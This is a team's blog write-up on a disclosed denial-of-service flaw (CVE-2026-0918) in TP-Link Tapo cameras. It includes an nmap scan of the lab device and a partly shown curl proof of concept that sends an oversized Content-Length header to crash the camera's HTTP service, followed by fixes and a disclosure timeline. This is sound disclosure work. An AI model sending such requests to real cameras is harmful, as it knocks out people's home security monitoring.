Azim Javed · Feb 11 · 2 min read

Smart Home Security Research—CVE-2026-0918 Assigned

Updated: Mar 3

From having online meetings to getting real CVEs, the CRAC Learning team did it all!

CVE-2026-0918 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information


CNA: TP-Link Systems Inc.

Published: 2026-01-27 **Updated:** 2026-02-09

Title: Null Pointer Dereference in Tapo SmartCam HTTP Service on TP-Link Tapo C220 & C520WS


Description

The Tapo C220 v1 and C520WS v2 cameras' HTTP service does not safely handle POST requests containing an excessively large Content-Length header. The resulting failed memory allocation triggers a NULL pointer dereference, causing the main service process to crash. An unauthenticated attacker can repeatedly crash the service, causing temporary denial of service. The device restarts automatically, and repeated requests can keep it unavailable.




We discovered a Denial-of-Service vulnerability in the HTTP service of the TP-Link Tapo C100 v5 IP camera. Sending a POST request with an excessively large Content-Length header causes the main HTTP process to crash, freezing video and audio streams and forcing a restart. TP-Link acknowledged and published a fix; the issue was assigned CVE-2026–0918 and a High score (CVSS v4.0 7.1).

Tapo cameras are widely deployed worldwide, making them an obvious choice for security experimentation due to the potential impact on a large user base.



We referred Pre-Auth HTTPS Content-Length Integer Overflow (CVE-2025–14299) details to understand the existing flaw in the HTTPS server routine running on port 443 has a classic integer overflow in its Content-Length header parsing. On systems where integers have a fixed width (such as 32-bit architectures), providing a numeric string that exceeds the maximum representable value of a signed integer results in an **integer overflow**. This leads to **undefined behavior**, typically manifesting as a memory corruption or a denial-of-service (DoS) condition, causing the application process to terminate unexpectedly.

The camera's HTTP handler trusts the Content-Length header and attempts to allocate or prepare for that many bytes of memory without sufficient sanity checks. When a very large value is supplied, memory allocation fails and the code subsequently dereferences a NULL pointer (CWE-476), which crashes the service process. The crash takes down the camera's live video and audio pipelines. Although the device reboots, repeated requests can keep it unavailable (resource exhaustion → persistent DoS). This is confirmed by the NVD and TP-Link records.



On our lab device shown above (the Tapo C100 v5, firmware 1.3.5, Hardware 5.80) we used the Tapo app to discover the local IP address and then sent a crafted POST request with an excessively large Content-Length value. The camera froze within seconds and the live stream dropped. First let’s do a basic nmap on the device.

```
cyberpunk_roman@fedora:~$ sudo nmap -sS -O 192.168.0.100
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-14 18:12 IST
Nmap scan report for 192.168.0.100
Host is up (0.0036s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
443/tcp  open  https
554/tcp  open  rtsp
2020/tcp open  xinupageserver
8443/tcp open  https-alt
8800/tcp open  sunwebadmin
MAC Address: 30:68:93:B5:00:CC (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/14%OT=443%CT=1%CU=39337%PV=Y%DS=1%DC=D%G=Y%M=306893%
OS:TM=69678F6C%P=x86_64-redhat-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10E%TI=Z%CI=Z%
OS:II=I%TS=7)OPS(O1=M5A0ST11NW0%O2=M5A0ST11NW0%O3=M5A0NNT11NW0%O4=M5A0ST11N
OS:W0%O5=M5A0ST11NW0%O6=M5A0ST11)WIN(W1=37C8%W2=37C8%W3=37C8%W4=37C8%W5=37C
OS:8%W6=37C8)ECN(R=Y%DF=Y%T=40%W=3840%O=M5A0NNSNW0%CC=N%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```



```
-H "Content-Type: application/octet-stream" \
-H "Content-Length: 4291039401" \
--data-binary "00111010101010001001001010101010"
curl: (56) SSL certificate OpenSSL verify result: self-signed certificate (18)
```

Why is this exploitable?

Attacker Network: Same LAN (no authentication is required).
Attack Complexity: low
Impact: High on availability (video/audio stoppage).
NVD and TP-Link list the weakness as a NULL pointer dereference and rate the issue as “High”.

How can this be fixed?

1. Parse Content-Length with strict bounds (use strtoull/strtoul with range checks) and reject values above an implementation cap.
2. Always check allocation results before dereferencing; fail safely (return 413 / close connection).
3. Implement per-connection request size caps and read timeouts (don’t wait forever for bytes that are never going to come).
4. Reject requests with excessively large values and mismatched payload sizes.

We reported this bug on **16/01/2026; TP-Link acknowledged and released fixes. CVE record (CVE-2026–0918)** now references the issue (CWE-476). Thanks to the TP-Link team for coordinated response and credit.

More about the vulnerability can be read here—“https://www.cve.org/cverecord?id=CVE-2026-0918"